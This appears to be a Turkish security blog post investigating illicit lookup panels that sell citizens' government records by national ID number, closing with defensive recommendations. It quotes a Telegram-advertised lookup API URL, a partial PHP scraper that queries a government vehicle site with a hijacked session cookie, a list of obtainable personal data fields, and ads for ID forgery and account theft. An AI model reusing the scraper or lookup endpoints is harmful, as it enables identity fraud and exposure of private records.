    "ikamet": "İSTANBUL/ESENYURT",
    "vedekadres": "İSTANBUL ESENYURT"
  },
  "numarabilgisi": {
    "sahsinumara": null,
    "annegsm": "+90531",
    "babagsm": "+90531"
  },
  "okulbilgisi": {
    "okulnumarasi": "i",
    "ogrencidurum": "Aktif öğrenci"
  },
  "aracbilgisi": {
    "sahiplaka": null
  }
}
```

The interface also features a bottom navigation bar with three icons: a home icon, a search icon, and a back icon.

Çok güzel bir API bırakıyorum

<https://www.dailymotion.com/video/x7p3p3p> free.php?tc=137

263 subscribers

Pinned message

June 9

Forwarded from

Sorgu Sonuçları

Sonuçları Kopyala

Kimlik Bilgileri	Adı	
	Soyadı	
	DogumTarihi	16.3.1998
	Yaş	25 YIL 2 AY 24 GÜN
	AnneAd	
	AnneTc	
	BabaAd	
	BabaTc	
	İl	İSTANBUL
	İlce	
Telefon Bilgileri	Gsm	555
	Operatör	TürkTelekom
Adres Bilgileri	Adres	BÜYÜKÇEKMECE 34
	VergiNo	
	VergiDadi	
	VergiDkodu	

Detaylı Tc Sorgu Api

tc= kısmını değiştirip istediğiniz kişiyi sorgulayabilirsiniz.

<https://.tk/free/detaylitcsorgu.php?tc=>




246 03:20

[Previous message](#)

ADRES E OKUL VESİKALI ÜCRETSİZ PANEL SİTE: <https://www.okulvesikalisi.org.tr/> ANAHTAR: <https://t.me/okulvesikalisi>

[illegible]

	80k Eokul Api		5	8 Yorum
	Konu Sahibi : [REDACTED]			55 Okunma
	MEBBİS VE İLAC SORGU PANELİ (Sayfalar: 1 2 3 4 ... 11)		18	103 Yorum
	Konu Sahibi : [REDACTED]			510 Okunma
	İşyeri & Plaka Sorgulama Ücretsiz [REDACTED] (Sayfalar: 1 2 3 4 5)		11	43 Yorum
	Konu Sahibi : [REDACTED]			477 Okunma
	Tc İle Ders Sorgulama (Sayfalar: 1 2 3 4 ... 12)		13	110 Yorum
	Konu Sahibi : [REDACTED]			448 Okunma
	Apileri şşle çevirmek için kod :D (Sayfalar: 1 2 3 4 ... 8)		22	77 Yorum
	Konu Sahibi : [REDACTED]			491 Okunma
	[REDACTED] PANEL ADRES E OKUL VESİKA (Sayfalar: 1 2 3 4 ... 9)		29	86 Yorum
	Konu Sahibi : [REDACTED]			522 Okunma
	Açık Öğretim Lisesi API Source (Detaylı) [REDACTED] (Sayfalar: 1 2 3 4 ... 8)		18	79 Yorum
	Konu Sahibi : [REDACTED]			448 Okunma
	[FREE] Discord Modern Sorgu Botu (Sayfalar: 1 2 3 4 ... 7)		14	67 Yorum
	Konu Sahibi : [REDACTED]			384 Okunma
	Discord Sorgu Botu Altyapısı & [REDACTED] (Sayfalar: 1 2 3 4 5)		13	47 Yorum
	Konu Sahibi : [REDACTED]			188 Okunma
	Plaka Sorgu / Ehliyet Sorgu apisi by [REDACTED] (Sayfalar: 1 2)		13	16 Yorum
	Konu Sahibi : [REDACTED]			254 Okunma
	[REDACTED] ÖZEL APİLER (Sayfalar: 1 2 3 4 ... 6)		34	57 Yorum
	Konu Sahibi : [REDACTED]			316 Okunma



```
<?php
//Dc:| Ulaşabilirsiniz
$auth_keys = [" "];

$auth = $_GET['auth'] ?? null;

if (!in_array($auth, $auth_keys)) {
    http_response_code(401);
    exit("Girdiğiniz auth yanlış ya da auth girmediniz");
}

header('Content-Type: application/json; charset=utf-8');
//BURAYI KENDİ LOGİNİNZE GÖRE DÜZENLEYİN ANLAMASSINIZ DİYE GİRECEĞİNİZ YERLERİ
//KOYDUM
$Cookie = "_ga_53QJE7B3ME=kendi loginine göre düzenle; _gid=kendi loginine göre düzenle;
_ga_W4LJ4GZT7N=kendi loginine göre düzenle; _ga=GA1.1.1052453498.1677348133; ASP.NET_SessionId=kendi loginine
göre düzenle; .ASPXAUTH=/; TS01fe7e76=kendi loginine göre düzenle;
b_Admin_visibility=visible";
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, 'https://arackiralama. gov.tr/frm_arac_iade.aspx?
plaka='.strtoupper($_GET['plaka']).'&id=17d8d0b1-3239-489a-a967-d33a9073d790&tur=1');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_CUSTOMREQUEST, 'GET');
curl_setopt($ch, CURLOPT_HTTPHEADER, [
```

Kaynak kodlarını incelemeye devam edip TCKN bilgisi ile hangi bilgilerin bu paneller üzerinden elde edilebileceğine dair kodlara göz attığımda kabaca aşağıdaki bir tablo ortaya çıktı.

vipplus.php

```
18 $page_title = 'TC VIP PLUS';
19 include('inc/header_main.php');
20 include('inc/header_sidebar.php');
21 include('inc/header_native.php');
22 ?>
23 <!--BAŞLANGIC-->
24 <div class="row">
25     <div class="col-xl-12 col-md-6">
26         <div class="col-lg-12">
27             <div class="card">
28                 <div class="card-body">
29                     <h4 class="card-title mb-4">TC VIP PLUS</h4>
30                     <p class="mb-1">
31                         <p>Sorgulanacak Kişinin T.C. Nosunu Giriniz.</p>
32                     <div class="block-content tab-content">
33                         <div class="tab-pane active" id="tc" role="tabpanel">
34                             <input require="" maxlength="11" class="form-control" type="text" name="tcno" id="tcno" placeholder="TC"><br>
35                             <center class="nw">
36                                 <button onclick="checkNumber()" name="tcno" id="sorgula" name="yolla" class="btn waves-effect waves-light btn-rounded btn-primary" style="width: 180px; height: 45px; outline: none; margin-left: 5px;"><i class="fas fa-search"></i> Sorgula </button>
37                                 <button onclick="clearResults()" id="durdurButon" type="button" class="btn waves-effect waves-light btn-rounded btn-danger" style="width: 180px; height: 45px; outline: none; margin-left: 5px;"><i class="fas fa-trash-alt"></i> Sifirla </button>
38                                 <button onclick="printTable()" id="yazdirTable" type="button" class="btn waves-effect waves-light btn-rounded btn-warning" style="width: 180px; height: 45px; outline: none; margin-left: 5px;"><i class="fas fa-print"></i> Yazdır Detay </button><br><br>
39                             </center>
40                         </div>
41                     <div class="table-responsive">
42                         <table id="zero-conf" class="table table-hover" style="width:100%">
43                             <thead>
44                                 <tr>
45                                     <th style="color: white;">Ad</th>
46                                     <th style="color: white;">AD-<b>AD</b></th>
47                                     <th style="color: white;">SOYAD</th>
48                                     <th style="color: white;">CİNSİYET</th>
49                                     <th style="color: white;">DOĞUM TARİHİ</th>
50                                     <th style="color: white;">DOĞUM YERİ</th>
51                                     <th style="color: white;">NÜFUS İL</th>
52                                     <th style="color: white;">NÜFUS İLÇE</th>
53                                     <th style="color: white;">MEDENİ HALİ</th>
54                                     <th style="color: white;">ANNE ADI</th>
55                                     <th style="color: white;">BABA ADI</th>
56                                     <th style="color: white;">ANNE TC</th>
57                                     <th style="color: white;">BABA TC</th>
58                                     <th style="color: white;">KIZLIK SOYADI</th>
59                                     <th style="color: white;">MAVİ KART VARMI?</th>
60                                     <th style="color: white;">AİLE SIRA NO</th>
61                                     <th style="color: white;">BİREY SIRA NO</th>
62                                     <th style="color: white;">CİLT NO</th>
63                                 </tr>
64                             </thead>
65                             <tbody>
66                                 <tr>
67                                     <td>Ad</td>
68                                     <td>Plaka</td>
69                                     <td>Ada</td>
70                                     <td>Ada</td>
71                                     <td>Ada</td>
72                                     <td>Ada</td>
73                                     <td>Ada</td>
74                                     <td>Ada</td>
75                                     <td>Ada</td>
76                                     <td>Ada</td>
77                                     <td>Ada</td>
78                                     <td>Ada</td>
79                                     <td>Ada</td>
80                                     <td>Ada</td>
81                                     <td>Ada</td>
82                                     <td>Ada</td>
83                                     <td>Ada</td>
84                                     <td>Ada</td>
85                                     <td>Ada</td>
86                                     <td>Ada</td>
87                                     <td>Ada</td>
88                                     <td>Ada</td>
89                                     <td>Ada</td>
90                                     <td>Ada</td>
91                                     <td>Ada</td>
92                                     <td>Ada</td>
93                                     <td>Ada</td>
94                                     <td>Ada</td>
95                                     <td>Ada</td>
96                                     <td>Ada</td>
97                                     <td>Ada</td>
98                                     <td>Ada</td>
99                                     <td>Ada</td>
100                                    <td>Ada</td>
101                                </tr>
102                            </tbody>
103                        </table>
104                    </div>
105                </div>
106            </div>
107        </div>
108    </div>
109</div>
```

Vesikalık Sorgusu (AOL) ile

Kimlik No

Soyad

Anne Adı

Baba Adı

Öğrencilik Durumu

Mahalle

İl

Nüfus İlçe

Ada

Parsel

Tapu Bölüm Durumu

Tapu Durumu

Nitelik

Kat

Arsa Pay

Arsa Payda

Cilt No

Kanuna Tabii mi?

Ölüm Tarihi Sorgusu ile

Ad

Soyad

Cinsiyet

Doğum Yeri

Doğum Tarihi

Durum

Ölüm Tarihi

Seri No Sorgusu ile

Ad

Soyad

Doğum Tarihi

Seri No

Universite Sorgusu ile

Ad

Soyad

Kimlik No

Kurum Kodu

Durum

Sınıf Sorgusu ile

Ad

Soyad

Okul Türü

Sınıf/Sube

TC Vip Sorgusu ile

Soyad

Cinsiyet

Doğum Tarihi

Doğum Yeri

Nüfus İlçe

Medeni Hali

Anne Adı

Baba Adı

Anne TC

Baba TC

Kızlık Soyadı

Mavi Kart Var mı ?

Aile Sıra No

Birey Sıra No

Cilt No

Ölüm Sorgusu ile

Ad

Soyad

Doğum Tarihi

Doğum Yeri

Yaşam Durumu

GSM Sorgusu ile

GSM

Ad

Soyad

Doğum Tarihi

Anne Adı

Anne TC

Baba Adı

Baba TC

Adres İlçe

Seçmen Sorgusu ile

Ad

Soyad

Doğum Tarihi

Cinsiyet

Muayene Sorgusu ile

Takip No

Takip Tarihi

Tahsis Edildi mi ?

Hastahane Adı

Araç Sorgusu ile

Araç Markası

Araç Modeli

Araç Model Yılı

Araç Renk

Araç Yakıt

Vesikalık Sorgusu ile

Ad

Anne Adı

Soyad

Kimlik Fotoğrafı

Vergi Sorgu ile

Ad

Soyad

Doğum Tarihi

Vergi Daire Adı

Vergi Daire Kodu

Vergi No

Ada Parsel Sorgusu ile

Mahalle No

Zemin Durumu

Ada

Parsel

Pafta

Mevki

Nitelik

İlçe

Mahalle

Tapu Bölüm Durumu

Alan

Harita

Sabika Sorgusu ile

Dosya Adı

Suçlu Adı

Suçlu Soyadı

Suç Türü

Kişi Tipi

Koruma

Avukat Adı

Avukat Soyadı

Avukat TC No

Dosya Durumu

Avukat Durumu

Kurum Adı

Soyacı Sorgusu ile

Yakınık

TC

Ad

Soyad

Doğum Tarihi

Adres İlçe

Anne Adı

Anne TC

Baba Adı

Baba TC

Sokak Sorgusu ile

Ad

Soyad

Anne Adı

Baba Adı

Doğum Tarihi

Cinsiyet

Nüfus İlçe

Adres İlçe

Adres Mahalle

Adres Cadde/Sokak

Adres Bina No

Adres Daire No

Malik Sorgusu ile

Malik No

Malik Adı

Hisse Tipi

Tapu Bölüm Durumu

Kişi Durumu

Tesis İşlem Tanım Ad

Tesis İşlem Tanım Tarih

Tesis İşlem Yevmiye No

Bilgi

Ehliyet Sınav Sorgusu ile

Oturum Tarihi

Sertifika Türü

Sınav Adı

Sınav Puanı

Durum

Aşı Sorgusu ile

Kişi TC

Birim

Doğum Tarihi

Doktor TC

Lot No

Uygulanma Tarihi

Stoktan Düşme Tarihi

Evlilik & Boşanma Sorgusu ile

Soyad

Cinsiyet


Medeni Hali

Doğum Tarihi

Evlilik Tarihi

Boşanma Tarihi

Kaynak kodlarını incelemeye devam ettiğimde, önceki konudan bağımsız olarak yine son günlerde haberlere ve tartışmalara konu olan yaklaşık 131 adet kişi ve kimlik fotoğrafları ile de karşılaştım. Bunları geçmiş haberlerde yer alan görüntülerle kıyasladığımda bunların binlerce kişinin dolandırıldığı kripto para borsası Thodex ile ilişkisi olduğunu, 2021 yılından beri dolandırıcıların elinde bulunduğu ve 50 TL'ye satıldığını öğrendim.



2,530 members

🍎' LANMA ALIMLAR IŞIK HIZINDA 🛫

📢🔴 PAPARA HESABI ALINIR 🔵📢

📺📺 TEDARİĞİ SAĞLAM ÇEVRESİ GENİŞ KİŞİLER NE BEKLİYORSUN

🔴+ 90 HER TÜRLÜ PLATFORMA SMS VERİLİR

06:51

Forwarded from

💰 Photoshop İşlemleri 💰

Tüm Evraklarda Oynama Yapılır ✓

Kargo Fişi, Fatura vb. Yapılır ✓

Kimlik Shoplanır ✓

Thodex Selfielerinde oynama yapılır ✓

Demo Atılmadan Hiçbir Ücret Talep Etmiyoruz ✓

💰💰💰 Ship İşlemleri 💰💰💰

Apple Shipleriniz % 10 ile geçilir ✓


Ship Geçilmeden Hiçbir Ücret Talep Etmiyoruz ✓

06:51

1,122 members

Pinned message #1

✓ Instagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan Videom)



Konuyu toparlayacak olursak, e-Devlet hacklenmemiş olsa da biz sade vatandaşlar için maalesef ortaya endişe verici bir sonuç çıkıyor. Bu düzeyde, organize dolandırıcılıklara karşı verilerimizin, bilgilerimizin güvenliğini bireysel olarak sağlamamız veya elde edildiğini düşündüğümüz verileri değiştirmemiz, güncellememiz (TCKN, Anne Adı, Baba Adı, Kızlık Soyadı vb.) pek mümkün değil bu nedenle;

1. Bu şekilde çalınan, kötüye kullanılan hesapları, web sitelerini/APIlerini/servislerini siber tehdit istihbaratından, platformlarından, hizmetlerinden faydalanarak tespit etmek ve müdahale etmek için yetkililere büyük bir görev düşüyor.
2. Her ne kadar emniyet güçlerinin dolandırıcılara, tehdit aktörlerine karşı operasyonları aşağıdaki gibi hız kesmeden devam etse de, kötüye kullanılma riski olan bu tür web sitelerinde/APIlerde/servislerde yazılım ve ağ seviyesinde güvenlik kontrollerinin uygulanması (Mümkün olan yerlerde Captcha kontrolü, bir sayfaya/servise maks x saniyede y web isteği yapılabilmesi,

çoklu istek yapılması durumunda hesabın askıya alınması ve incelenmesi, ağ bağlantısının kesilmesi, ilave doğrulama adımlarına tabi tutulması gibi gibi), sistemlerin sıkılaştırılması da (hardening) büyük önem arz ediyor.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.